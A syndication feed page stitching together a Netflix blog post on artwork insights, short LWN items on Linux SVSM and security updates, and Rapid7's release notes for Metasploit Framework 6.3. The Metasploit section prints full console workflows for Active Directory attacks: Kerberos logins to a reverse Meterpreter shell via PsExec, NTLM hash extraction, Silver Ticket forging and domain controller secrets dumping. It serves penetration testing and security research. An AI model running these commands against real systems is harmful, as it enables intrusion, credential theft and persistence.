Discovering Creative Insights in Promotional Artwork

Post Syndicated from Netflix Technology Blog original https://netflixtechblog.com/discovering-creative-insights-in-promotional-artwork-295e4d788db5

By Grace Tang, Aneesh Vartakavi, Julija Bagdonaite, Cristina Segalin, and Vi Iyengar

When members are shown a title on Netflix, the displayed artwork, trailers, and synopses are personalized. That means members see the assets that are most likely to help them make an informed choice. These assets are a critical source of information for the member to make a decision to watch, or not watch, a title. The stories on Netflix are multidimensional and there are many ways that a single story could appeal to different members. We want to show members the images, trailers, and synopses that are most helpful to them for making a watch decision.

In a previous blog post we explained how our artwork personalization algorithm can pick the best image for each member, but how do we create a good set of images to choose from? What data would you like to have if you were designing an asset suite?

In this blog post, we talk about two approaches to create effective artwork. Broadly, they are:

  1. The top-down approach, where we preemptively identify image properties to investigate, informed by our initial beliefs.
  2. The bottom-up approach, where we let the data naturally surface important trends.

The role of promotional artwork

Great promotional media helps viewers discover titles they’ll love. In addition to helping members quickly find titles already aligned with their tastes, they help members discover new content. We want to make artwork that is compelling and personally relevant, but we also want to represent the title authentically. We don’t want to make clickbait.

Here’s an example: Purple Hearts is a film about an aspiring singer-songwriter who commits to a marriage of convenience with a soon-to-deploy Marine. This title has storylines that might appeal to both fans of romance as well as military and war themes. This is reflected in our artwork suite for this title.

Images for the title “Purple Hearts”

Creative Insights

To create suites that are relevant, attractive, and authentic, we’ve relied on creative strategists and designers with intimate knowledge of the titles to recommend and create the right art for upcoming titles. To supplement their domain expertise, we’ve built a suite of tools to help them look for trends. By inspecting past asset performance from thousands of titles that have already been launched on Netflix, we achieve a beautiful intersection of art & science. However, there are some downsides to this approach: It is tedious to manually scrub through this large collection of data, and looking for trends this way could be subjective and vulnerable to confirmation bias.

Creators often have years of experience and expert knowledge on what makes a good piece of art. However, it is still useful to test our assumptions, especially in the context of the specific canvases we use on the Netflix product. For example, certain traditional art styles that are effective in traditional media like movie posters might not translate well to the Netflix UI in your living room. Compared to a movie poster or physical billboard, Netflix artwork on TV screens and mobile phones have very different size, aspect ratios, and amount of attention paid to them. As a consequence, we need to conduct research into the effectiveness of artwork on our unique user interfaces instead of extrapolating from established design principles.

Given these challenges, we develop data-driven recommendations and surface them to creators in an actionable, user-friendly way. These insights complement their extensive domain expertise in order to help them to create more effective asset suites. We do this in two ways, a top-down approach that can find known features that have worked well in the past, and a bottom-up approach that surfaces groups of images with no prior knowledge or assumptions.

Top-down approach

In our top-down approach, we describe an image using attributes and find features that make images successful. We collaborate with experts to identify a large set of features based on their prior knowledge and experience, and model them using Computer Vision and Machine Learning techniques. These features range from low level features like color and texture, to higher level features like the number of faces, composition, and facial expressions.

An example of the features we might capture for this image include: number of people (two), where they’re facing (facing each other), emotion (neutral to positive), saturation (low), objects present (military uniform)

We can use pre-trained models/APIs to create some of these features, like face detection and object labeling. We also build internal datasets and models for features where pre-trained models are not sufficient. For example, common Computer Vision models can tell us that an image contains two people facing each other with happy facial expressions — are they friends, or in a romantic relationship? We have built human-in-the-loop tools to help experts train ML models rapidly and efficiently, enabling them to build custom models for subjective and complex attributes.

Once we describe an image with features, we employ various predictive and causal methods to extract insights about which features are most important for effective artwork, which are leveraged to create artwork for upcoming titles. An example insight is that when we look across the catalog, we found that single person portraits tend to perform better than images featuring more than one person.

Single Character Portraits

Bottom-up approach

The top-down approach can deliver clear actionable insights supported by data, but these insights are limited to the features we are able to identify beforehand and model computationally. We balance this using a bottom-up approach where we do not make any prior guesses, and let the data surface patterns and features. In practice, we surface clusters of similar images and have our creative experts derive insights, patterns and inspiration from these groups.

One such method we use for image clustering is leveraging large pre-trained convolutional neural networks to model image similarity. Features from the early layers often model low level similarity like colors, edges, textures and shape, while features from the final layers group images depending on the task (eg. similar objects if the model is trained for object detection). We could then use an unsupervised clustering algorithm (like k-means) to find clusters within these images.

Using our example title above, one of the characters in Purple Hearts is in the Marines. Looking at clusters of images from similar titles, we see a cluster that contains imagery commonly associated with images of military and war, featuring characters in military uniform.

An example cluster of imagery related to military and war.

Sampling some images from the cluster above, we see many examples of soldiers or officers in uniform, some holding weapons, with serious facial expressions, looking off camera. A creator could find this pattern of images within the cluster below, confirm that the pattern has worked well in the past using performance data, and use this as inspiration to create final artwork.

A creator can draw inspiration from images in the cluster to the left, and use this to create effective artwork for new titles, such as the image for Purple Hearts on the right.

Similarly, the title has a romance storyline, so we find a cluster of images that show romance. From such a cluster, a creator could infer that showing close physical proximity and body language convey romance, and use this as inspiration to create the artwork below.

On the flip side, creatives can also use these clusters to learn what not to do. For example, here are images within the same cluster with military and war imagery above. If, hypothetically speaking, they were presented with historical evidence that these kinds of images didn’t perform well for a given canvas, a creative strategist could infer that highly saturated silhouettes don’t work as well in this context, confirm it with a test to establish a causal relationship, and decide not to use it for their title.

A creator can also spot patterns that didn’t work in the past, and avoid using it for future titles.

Member clustering

Another complementary technique is member clustering, where we group members based on their preferences. We can group them by viewing behavior, or also leverage our image personalization algorithm to find groups of members that positively responded to the same image asset. As we observe these patterns across many titles, we can learn to predict which user clusters might be interested in a title, and we can also learn which assets might resonate with these user clusters.

As an example, let’s say we are able to cluster Netflix members into two broad clusters — one that likes romance, and another that enjoys action. We can look at how these two groups of members responded to a title after its release. We might find that 80% of viewers of Purple Hearts belong to the romance cluster, while 20% belong to the action cluster. Furthermore, we might find that a representative romance fan (eg. the cluster centroid) responds most positively to images featuring the star couple in an embrace. Meanwhile, viewers in the action cluster respond most strongly to images featuring a soldier on the battlefield. As we observe these patterns across many titles, we can learn to predict which user clusters might be interested in similar upcoming titles, and we can also learn which themes might resonate with these user clusters. Insights like these can guide artwork creation strategy for future titles.

Conclusion

Our goal is to empower creatives with data-driven insights to create better artwork. Top-down and bottom-up methods approach this goal from different angles, and provide insights with different tradeoffs.

Top-down features have the benefit of being clearly explainable and testable. On the other hand, it is relatively difficult to model the effects of interactions and combinations of features. It is also challenging to capture complex image features, requiring custom models. For example, there are many visually distinct ways to convey a theme of “love”: heart emojis, two people holding hands, or people gazing into each others’ eyes and so on, which are all very visually different. Another challenge with top-down approaches is that our lower level features could miss the true underlying trend. For example, we might detect that the colors green and blue are effective features for nature documentaries, but what is really driving effectiveness may be the portrayal of natural settings like forests or oceans.

In contrast, bottom-up methods model complex high-level features and their combinations, but their insights are less explainable and subjective. Two users may look at the same cluster of images and extract different insights. However, bottom-up methods are valuable because they can surface unexpected patterns, providing inspiration and leaving room for creative exploration and interpretation without being prescriptive.

The two approaches are complementary. Unsupervised clusters can give rise to observable trends that we can then use to create new testable top-down hypotheses. Conversely, top-down labels can be used to describe unsupervised clusters to expose common themes within clusters that we might not have spotted at first glance. Our users synthesize information from both sources to design better artwork.

There are many other important considerations that our current models don’t account for. For example, there are factors outside of the image itself that might affect its effectiveness, like how popular a celebrity is locally, cultural differences in aesthetic preferences or how certain themes are portrayed, what device a member is using at the time and so on. As our member base becomes increasingly global and diverse, these are factors we need to account for in order to create an inclusive and personalized experience.

Acknowledgements

This work would not have been possible without our cross-functional partners in the creative innovation space. We would like to specifically thank Ben Klein and Amir Ziai for helping to build the technology we describe here.


Discovering Creative Insights in Promotional Artwork was originally published in Netflix TechBlog on Medium, where people are continuing the conversation by highlighting and responding to this story.
[$] The Linux SVSM project

Post Syndicated from original https://lwn.net/Articles/921266/

If legacy networks are like individual homes with a few doors
where a handful of people have the key, then cloud-based environments are like
apartment complexes that offer both higher density and greater flexibility,
but which include more key holders and potential entry points. The importance
of protecting virtual machines (VMs) running in these environments — from
both the host and other tenants — has become increasingly clear.
The Linux Secure VM Service
Module (SVSM)
is
a new, Rust-based, open-source project that aims to help preserve the confidentiality
and integrity of VMs on AMD hardware.

Security updates for Monday

Post Syndicated from original https://lwn.net/Articles/921620/

Security updates have been issued by Debian (curl, dojo, git, lemonldap-ng, libapache-session-browseable-perl, libapache-session-ldap-perl, libzen, node-object-path, openjdk-11, sofia-sip, tiff, tor, and varnish), Fedora (libgit2, open62541, pgadmin4, rubygem-git, rust-bat, rust-cargo-c, rust-git-delta, rust-gitui, rust-libgit2-sys, rust-libgit2-sys0.12, rust-pore, rust-pretty-git-prompt, rust-rd-agent, rust-rd-hashd, rust-resctl-bench, rust-resctl-demo, rust-silver, and rust-tokei), Scientific Linux (thunderbird), SUSE (ffmpeg, krb5, nginx, python39-setuptools, sssd, systemd, tiff, and virtualbox), and Ubuntu (linux-azure, linux-azure-5.4, linux-raspi2, linux-azure-fde, and mysql-5.7, mysql-8.0).

Metasploit Framework 6.3 Released

Post Syndicated from Alan David Foster original https://blog.rapid7.com/2023/01/30/metasploit-framework-6-3-released/

Metasploit Framework 6.3 Released

The Metasploit team is pleased to announce the release of Metasploit Framework 6.3, which adds native support for Kerberos authentication, incorporates new modules to conduct a wide range of Active Directory attacks, and simplifies complex workflows to support faster and more intuitive security testing.

Background

Kerberos is an authentication protocol that is commonly used to verify the identity of a user or a host in Windows environments. Kerberos support is built into most operating systems, but it’s best known as the authentication protocol used in Active Directory implementations. Thousands of organizations worldwide rely on Active Directory to define user groups and permissions and to provision network resources.

Kerberos and Active Directory more broadly have been prime attack targets for years and have featured prominently in both threat actor and pen tester playbooks. A fresh wave of Active Directory attacks proliferated in mid-2021, after researchers Will Schroeder and Lee Christensen published a technical whitepaper on a slew of novel attack techniques targeting Active Directory Certificate Services (AD CS). AD CS is a popular tool that allows administrators to implement public key infrastructure, and to issue and manage public key certificates. Abusing AD CS gave adversaries and red teams fresh opportunities to escalate privileges, move laterally, and establish persistence within Windows environments.

More than ever, first-class support for Active Directory and Kerberos-based attack techniques is critical to many pen testers and security researchers as they look to demonstrate risk to clients and the public. Plenty of new tooling has sprung up to facilitate offensive security operations in this space, but much of that tooling requires operators to manage their own tickets and environment variables, and/or is too narrowly scoped to support end-to-end attack workflows. As a result, many operators find themselves using multiple purpose-built tools to accomplish specific pieces of their playbooks, and then having to track ticket information manually to pursue broader objectives.

New in Metasploit 6.3

Metasploit Framework 6.3 streamlines Kerberos and Active Directory attack workflows by allowing users to authenticate to multiple services via Kerberos and build attack chains with new modules that request, forge, and convert tickets between formats for use in other tools. Tickets are cached and stored in the Metasploit database as loot, which removes the need for manual management of environment variables. Attack workflows support pivoting over sessions out of the box, as users expect from Metasploit.

Highlights include:

  • Native Kerberos authentication over HTTP, LDAP, MSSQL, SMB, and WinRM
  • The ability to request Ticket-Granting Tickets (TGT) and Ticket-Granting Server (TGS) from the Key Distribution Center (KDC) if the user obtains a password, NT hash, or encryption key; users can also request tickets via PKINIT with certificates issued from AD CS
  • Kerberos ticket inspection and debugging via the auxiliary/admin/kerberos/inspect_ticket module and the auxiliary/admin/kerberos/keytab module, which can generate Keytab files to allow decryption of Kerberos network traffic in Wireshark
  • Fully automated privilege escalation via Certifried (CVE-2022–26923)

See a graph of Metasploit authentication methods here.

MSF 6.3 also includes new modules for key attack primitives in Active Directory Domain Services (AD DS) environments, including creation of computer accounts, abuse of Role Based Constrained Delegation (RBCD), and enumeration of 28 key data points via LDAP. AD DS modules include:

In recent years, adversaries have frequently abused misconfigurations in AD CS to escalate privileges and maintain access to networks. Metasploit 6.3 adds new modules to find and execute certificate attacks, including:

Additional features and improvements since Metasploit 6.2 include:

  • A sixth getsystem technique that leverages the EFSRPC API to elevate a user with the SeImpersonatePrivilege permission to NT AUTHORITY\SYSTEM ("EfsPotato")
  • Better Linux credential extraction through native Mimipenguin support in Metasploit
  • Meterpreter support for running Cobalt Strike’s Beacon Object Files (BOF) — many thanks to the TrustedSec team!
  • A rewrite of Metasploit’s datastore to resolve common errors, address edge cases, and improve user quality of life
  • Updated show options support that lets module authors specify the conditions under which options are relevant to the user (e.g., a particular action or datastore value being set)

Example workflows

Below are some sample workflows for common actions supported in Metasploit 6.3. Additional workflows and context on Kerberos have been documented on the Metasploit docs site. This documentation is open-source, and contributions are welcome.

Kerberos Service Authentication

Opening a WinRM session:

msf6 > use auxiliary/scanner/winrm/winrm_login
msf6 auxiliary(scanner/winrm/winrm_login) > run rhost=192.168.123.13 username=Administrator password=p4$$w0rd winrm::auth=kerberos domaincontrollerrhost=192.168.123.13 winrm::rhostname=dc3.demo.local domain=demo.local

[+] 192.168.123.13:88 - Received a valid TGT-Response
[*] 192.168.123.13:5985   - TGT MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120604_default_192.168.123.13_mit.kerberos.cca_451736.bin
[+] 192.168.123.13:88 - Received a valid TGS-Response
[*] 192.168.123.13:5985   - TGS MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120604_default_192.168.123.13_mit.kerberos.cca_889546.bin
[+] 192.168.123.13:88 - Received a valid delegation TGS-Response
[+] 192.168.123.13:88 - Received AP-REQ. Extracting session key...
[+] 192.168.123.13:5985 - Login Successful: demo.local\Administrator:p4$$w0rd
[*] Command shell session 1 opened (192.168.123.1:50722 -> 192.168.123.13:5985) at 2023-01-18 12:06:05 +0000
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/winrm/winrm_login) > sessions -i -1
[*] Starting interaction with 1...

Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>

Querying LDAP for accounts:

msf6 > use auxiliary/gather/ldap_query
msf6 auxiliary(gather/ldap_query) > run action=ENUM_ACCOUNTS rhost=192.168.123.13 username=Administrator password=p4$$w0rd ldap::auth=kerberos ldap::rhostname=dc3.demo.local domain=demo.local domaincontrollerrhost=192.168.123.13
[*] Running module against 192.168.123.13

[+] 192.168.123.13:88 - Received a valid TGT-Response
[*] 192.168.123.13:389 - TGT MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120714_default_192.168.123.13_mit.kerberos.cca_216797.bin
[+] 192.168.123.13:88 - Received a valid TGS-Response
[*] 192.168.123.13:389 - TGS MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120714_default_192.168.123.13_mit.kerberos.cca_638903.bin
[+] 192.168.123.13:88 - Received a valid delegation TGS-Response
[*] Discovering base DN automatically
[+] 192.168.123.13:389 Discovered base DN: DC=adf3,DC=local
CN=Administrator CN=Users DC=adf3 DC=local
==========================================

 Name                Attributes
 ----                ----------
 badpwdcount         0
 pwdlastset          133184302034979121
 samaccountname      Administrator
 useraccountcontrol  512
 ... etc ...

Running PsExec against a host:

msf6 > use exploit/windows/smb/psexec
msf6 exploit(windows/smb/psexec) > run rhost=192.168.123.13 username=Administrator password=p4$$w0rd smb::auth=kerberos domaincontrollerrhost=192.168.123.13 smb::rhostname=dc3.demo.local domain=demo.local

[*] Started reverse TCP handler on 192.168.123.1:4444
[*] 192.168.123.13:445 - Connecting to the server...
[*] 192.168.123.13:445 - Authenticating to 192.168.123.13:445|demo.local as user 'Administrator'...
[+] 192.168.123.13:445 - 192.168.123.13:88 - Received a valid TGT-Response
[*] 192.168.123.13:445 - 192.168.123.13:445 - TGT MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120911_default_192.168.123.13_mit.kerberos.cca_474531.bin
[+] 192.168.123.13:445 - 192.168.123.13:88 - Received a valid TGS-Response
[*] 192.168.123.13:445 - 192.168.123.13:445 - TGS MIT Credential Cache ticket saved to /Users/user/.msf4/loot/20230118120911_default_192.168.123.13_mit.kerberos.cca_169149.bin
[+] 192.168.123.13:445 - 192.168.123.13:88 - Received a valid delegation TGS-Response
[*] 192.168.123.13:445 - Selecting PowerShell target
[*] 192.168.123.13:445 - Executing the payload...
[+] 192.168.123.13:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175686 bytes) to 192.168.123.13
[*] Meterpreter session 6 opened (192.168.123.1:4444 -> 192.168.123.13:49738) at 2023-01-18 12:09:13 +0000

meterpreter >

Connecting to a Microsoft SQL Server instance and running a query:

msf6 > use auxiliary/admin/mssql/mssql_sql
msf6 auxiliary(admin/mssql/mssql_sql) > rerun 192.168.123.13 domaincontrollerrhost=192.168.123.13 username=administrator password=p4$$w0rd mssql::auth=kerberos mssql::rhostname=dc3.demo.local mssql::domain=demo.local sql='select auth_scheme from sys.dm_exec_connections where session_id=@@spid'
[*] Reloading module...
[*] Running module against 192.168.123.13

[*] 192.168.123.13:1433 - 192.168.123.13:88 - Valid TGT-Response
[+] 192.168.123.13:1433 - 192.168.123.13:88 - Valid TGS-Response
[*] 192.168.123.13:1433 - 192.168.123.13:88 - TGS MIT Credential Cache saved to ~/.msf4/loot/20220630193907_default_192.168.123.13_windows.kerberos_556101.bin
[*] 192.168.123.13:1433 - SQL Query: select auth_scheme from sys.dm_exec_connections where session_id=@@spid
[*] 192.168.123.13:1433 - Row Count: 1 (Status: 16 Command: 193)

 auth_scheme
 -----------
 KERBEROS

[*] Auxiliary module execution completed

Kerberos klist support

When running Metasploit with a database, all Kerberos tickets will be persisted into the database. The klist command can be used to view these persisted tickets. It is a top-level command and can be run even if a module is in use:

msf6 > klist
Kerberos Cache
==============
host            principal               sname                              issued                     status       path
----            ---------               -----                              ------                     ------       ----
192.168.159.10  [email protected]  krbtgt/[email protected]   2022-12-15 18:25:48 -0500  >>expired<<  /home/smcintyre/.msf4/loot/20221215182546_default_192.168.159.10_mit.kerberos.cca_867855.bin
192.168.159.10  [email protected]  cifs/[email protected]  2022-12-15 18:25:48 -0500  >>expired<<  /home/smcintyre/.msf4/loot/20221215182546_default_192.168.159.10_mit.kerberos.cca_699376.bin
192.168.159.10  [email protected]  krbtgt/[email protected]   2022-12-16 14:51:50 -0500  valid        /home/smcintyre/.msf4/loot/20221216145149_default_192.168.159.10_mit.kerberos.cca_782487.bin
192.168.159.10  [email protected]  cifs/[email protected]  2022-12-16 17:07:48 -0500  valid        /home/smcintyre/.msf4/loot/20221216170747_default_192.168.159.10_mit.kerberos.cca_156303.bin
192.168.159.10  [email protected]  cifs/[email protected]               2022-12-16 17:08:26 -0500  valid        /home/smcintyre/.msf4/loot/20221216170825_default_192.168.159.10_mit.kerberos.cca_196712.bin
192.168.159.10  [email protected]  krbtgt/[email protected]   2022-12-16 15:03:03 -0500  valid        /home/smcintyre/.msf4/loot/20221216150302_default_192.168.159.10_mit.kerberos.cca_729805.bin
192.168.159.10  [email protected]    krbtgt/[email protected]   2022-12-16 15:25:16 -0500  valid        /home/smcintyre/.msf4/loot/20221216152515_default_192.168.159.10_mit.kerberos.cca_934698.bin

The klist command also supports the -v flag for showing additional detail.

Requesting tickets

The auxiliary/admin/kerberos/get_ticket module can be used to request TGT/TGS tickets from the KDC. For instance the following example will request a TGS impersonating the Administrator account:

msf6 auxiliary(admin/kerberos/get_ticket) > run verbose=true rhosts=10.0.0.24 domain=mylab.local user=serviceA password=123456 action=GET_TGS spn=cifs/dc02.mylab.local impersonate=Administrator
[*] Running module against 10.0.0.24

[*] 10.0.0.24:88 - Getting TGS impersonating [email protected] (SPN: cifs/dc02.mylab.local)
[+] 10.0.0.24:88 - Received a valid TGT-Response
[*] 10.0.0.24:88 - TGT MIT Credential Cache saved to /home/msfuser/.msf4/loot/20221201210211_default_10.0.0.24_mit.kerberos.cca_667626.bin
[+] 10.0.0.24:88 - Received a valid TGS-Response
[+] 10.0.0.24:88 - Received a valid TGS-Response
[*] 10.0.0.24:88 - TGS MIT Credential Cache saved to /home/msfuser/.msf4/loot/20221201210211_default_10.0.0.24_mit.kerberos.cca_757041.bin
[*] Auxiliary module execution completed


The auxiliary/admin/kerberos/get_ticket module also supports authentication via PKINIT with the CERT_FILE and CERT_PASSWORD options. When used with the GET_HASH action, a user-to-user (U2U) authentication TGS will be requested, from which the NT hash can be calculated. This allows a user to obtain the NTLM hash for the account for which the certificate was issued.

msf6 auxiliary(admin/kerberos/get_ticket) > get_hash rhosts=192.168.159.10 cert_file=/home/smcintyre/.msf4/loot/20230126155141_default_192.168.159.10_windows.ad.cs_404736.pfx
[*] Running module against 192.168.159.10

[+] 192.168.159.10:88 - Received a valid TGT-Response
[*] 192.168.159.10:88 - TGT MIT Credential Cache ticket saved to /home/smcintyre/.msf4/loot/20230126155217_default_192.168.159.10_mit.kerberos.cca_813470.bin
[*] 192.168.159.10:88 - Getting NTLM hash for [email protected]
[+] 192.168.159.10:88 - Received a valid TGS-Response
[*] 192.168.159.10:88 - TGS MIT Credential Cache ticket saved to /home/smcintyre/.msf4/loot/20230126155217_default_192.168.159.10_mit.kerberos.cca_485504.bin
[+] Found NTLM hash for smcintyre: aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f
[*] Auxiliary module execution completed
msf6 auxiliary(admin/kerberos/get_ticket) >

Forging tickets

After compromising a KDC or service account, users can forge Kerberos tickets for persistence. The auxiliary/admin/kerberos/forge_ticket module can forge Golden Tickets with the KRBTGT account hash, or Silver Tickets with service hashes:

msf6 auxiliary(admin/kerberos/forge_ticket) > run action=FORGE_SILVER domain=demo.local domain_sid=S-1-5-21-1266190811-2419310613-1856291569 nthash=fbd103200439e14d4c8adad675d5f244 user=Administrator spn=cifs/dc3.demo.local

[+] MIT Credential Cache ticket saved on /Users/user/.msf4/loot/20220831223726_default_192.168.123.13_kerberos_ticket._550522.bin
[*] Auxiliary module execution completed

Kerberos debugging support

Metasploit 6.3 also introduces new tools that will make it easier for module developers and researchers to target Kerberos environments.

The new auxiliary/admin/kerberos/inspect_ticket module can show the contents of a Kerberos ticket, including decryption support if the key is known after running the auxiliary/gather/windows_secrets_dump module or similar:

msf6 > use auxiliary/admin/kerberos/inspect_ticket
msf6 auxiliary(admin/kerberos/inspect_ticket) > run AES_KEY=4b912be0366a6f37f4a7d571bee18b1173d93195ef76f8d1e3e81ef6172ab326 TICKET_PATH=/path/to/ticket
Primary Principal: [email protected]
Ccache version: 4

Creds: 1
  Credential[0]:
    Server: cifs/[email protected]
    Client: [email protected]
    Ticket etype: 18 (AES256)
    Key: 3436643936633032656264663030393931323461366635653364393932613763
    Ticket Length: 978
    Subkey: false
    Addresses: 0
    Authdatas: 0
    Times:
      Auth time: 2022-11-21 13:52:00 +0000
      Start time: 2022-11-21 13:52:00 +0000
      End time: 2032-11-18 13:52:00 +0000
      Renew Till: 2032-11-18 13:52:00 +0000
    Ticket:
      Ticket Version Number: 5
      Realm: WINDOMAIN.LOCAL
      Server Name: cifs/dc.windomain.local
      Encrypted Ticket Part:
        Ticket etype: 18 (AES256)
        Key Version Number: 2
        Decrypted (with key: 4b912be0366a6f37f4a7d571bee18b1173d93195ef76f8d1e3e81ef6172ab326):
          Times:
            Auth time: 2022-11-21 13:52:00 UTC
            Start time: 2022-11-21 13:52:00 UTC
            End time: 2032-11-18 13:52:00 UTC
            Renew Till: 2032-11-18 13:52:00 UTC
          Client Addresses: 0
          Transited: tr_type: 0, Contents: ""
          Client Name: 'Administrator'
          Client Realm: 'WINDOMAIN.LOCAL'
          Ticket etype: 18 (AES256)
          Encryption Key: 3436643936633032656264663030393931323461366635653364393932613763
          Flags: 0x50a00000 (FORWARDABLE, PROXIABLE, RENEWABLE, PRE_AUTHENT)
          PAC:
            Validation Info:
              Logon Time: 2022-11-21 13:52:00 +0000
              Logoff Time: Never Expires (inf)
              Kick Off Time: Never Expires (inf)
              Password Last Set: No Time Set (0)
              Password Can Change: No Time Set (0)
              Password Must Change: Never Expires (inf)
              Logon Count: 0
              Bad Password Count: 0
              User ID: 500
              Primary Group ID: 513
              User Flags: 0
              User Session Key: 00000000000000000000000000000000
              User Account Control: 528
              Sub Auth Status: 0
              Last Successful Interactive Logon: No Time Set (0)
              Last Failed Interactive Logon: No Time Set (0)
              Failed Interactive Logon Count: 0
              SID Count: 0
              Resource Group Count: 0
              Group Count: 5
              Group IDs:
                Relative ID: 513, Attributes: 7
                Relative ID: 512, Attributes: 7
                Relative ID: 520, Attributes: 7
                Relative ID: 518, Attributes: 7
                Relative ID: 519, Attributes: 7
              Logon Domain ID: S-1-5-21-3541430928-2051711210-1391384369
              Effective Name: 'Administrator'
              Full Name: ''
              Logon Script: ''
              Profile Path: ''
              Home Directory: ''
              Home Directory Drive: ''
              Logon Server: ''
              Logon Domain Name: 'WINDOMAIN.LOCAL'
            Client Info:
              Name: 'Administrator'
              Client ID: 2022-11-21 13:52:00 +0000
            Pac Server Checksum:
              Signature: 04e5ab061c7a909a26b122c2
            Pac Privilege Server Checksum:
              Signature: 710bb183858257f41021bd7e


Metasploit has also added first-class support for the Keytab file format for storing the encryption keys of principals. This can be used in Wireshark to automatically decrypt KRB5 network traffic.

For instance, if Metasploit’s database is configured when running the secretsdump module against a domain controller, the extracted Kerberos keys will be persisted in Metasploit’s database:

# Secrets dump
msf6 > use auxiliary/gather/windows_secrets_dump
msf6 auxiliary(gather/windows_secrets_dump) > run smbuser=Administrator smbpass=p4$$w0rd rhosts=192.168.123.13
... ommitted ...
# Kerberos keys:
Administrator:aes256-cts-hmac-sha1-96:56c3bf6629871a4e4b8ec894f37489e823bbaecc2a0a4a5749731afa9d158e01
Administrator:aes128-cts-hmac-sha1-96:df990c21c4e8ea502efbbca3aae435ea
Administrator:des-cbc-md5:ad49d9d92f5da170
Administrator:des-cbc-crc:ad49d9d92f5da170
krbtgt:aes256-cts-hmac-sha1-96:e1c5500ffb883e713288d8037651821b9ecb0dfad89e01d1b920fe136879e33c
krbtgt:aes128-cts-hmac-sha1-96:ba87b2bc064673da39f40d37f9daa9da
krbtgt:des-cbc-md5:3ddf2f627c4cbcdc
... ommitted ...
[*] Auxiliary module execution completed

These Kerberos encryption keys can then be exported to a new Keytab file with the admin/kerberos/keytab module:

# Export to keytab
msf6 auxiliary(gather/windows_secrets_dump) > use admin/kerberos/keytab
msf6 auxiliary(admin/kerberos/keytab) > run action=EXPORT keytab_file=./example.keytab
[+] keytab saved to ./example.keytab
Keytab entries
==============

 kvno  type              principal                                   hash                                                              date
 ----  ----              ---------                                   ----                                                              ----
 1     1  (DES_CBC_CRC)  [email protected]                       3e5d83fe4594f261                                                  1970-01-01 01:00:00 +0100
 1     17 (AES128)       ADF3\[email protected]                        967ccd1ffb9bff7900464b6ea383ee5b                                  1970-01-01 01:00:00 +0100
 1     3  (DES_CBC_MD5)  ADF3\[email protected]                        62336164643537303830373630643133                                  1970-01-01 01:00:00 +0100
 1     18 (AES256)       [email protected]                    56c3bf6629871a4e4b8ec894f37489e823bbaecc2a0a4a5749731afa9d158e01  1970-01-01 01:00:00 +0100
 1     17 (AES128)       [email protected]                    df990c21c4e8ea502efbbca3aae435ea                                  1970-01-01 01:00:00 +0100
 1     3  (DES_CBC_MD5)  [email protected]                    ad49d9d92f5da170                                                  1970-01-01 01:00:00 +0100
 1     1  (DES_CBC_CRC)  [email protected]                    ad49d9d92f5da170                                                  1970-01-01 01:00:00 +0100
 1     18 (AES256)       [email protected]                           e1c5500ffb883e713288d8037651821b9ecb0dfad89e01d1b920fe136879e33c  1970-01-01 01:00:00 +0100
 1     17 (AES128)       [email protected]                           ba87b2bc064673da39f40d37f9daa9da                                  1970-01-01 01:00:00 +0100
 1     3  (DES_CBC_MD5)  [email protected]                           3ddf2f627c4cbcdc                                                  1970-01-01 01:00:00 +0100
... ommitted ...
[*] Auxiliary module execution completed

Once the new Keytab file is created, modify Wireshark to use the exported encryption keys in Edit -> Preferences -> Protocols -> KRB5, and select try to decrypt Kerberos blobs. Now Wireshark will automatically try to decrypt Kerberos blobs — the blue highlighted lines show Wireshark’s decryption working:

Metasploit Framework 6.3 Released

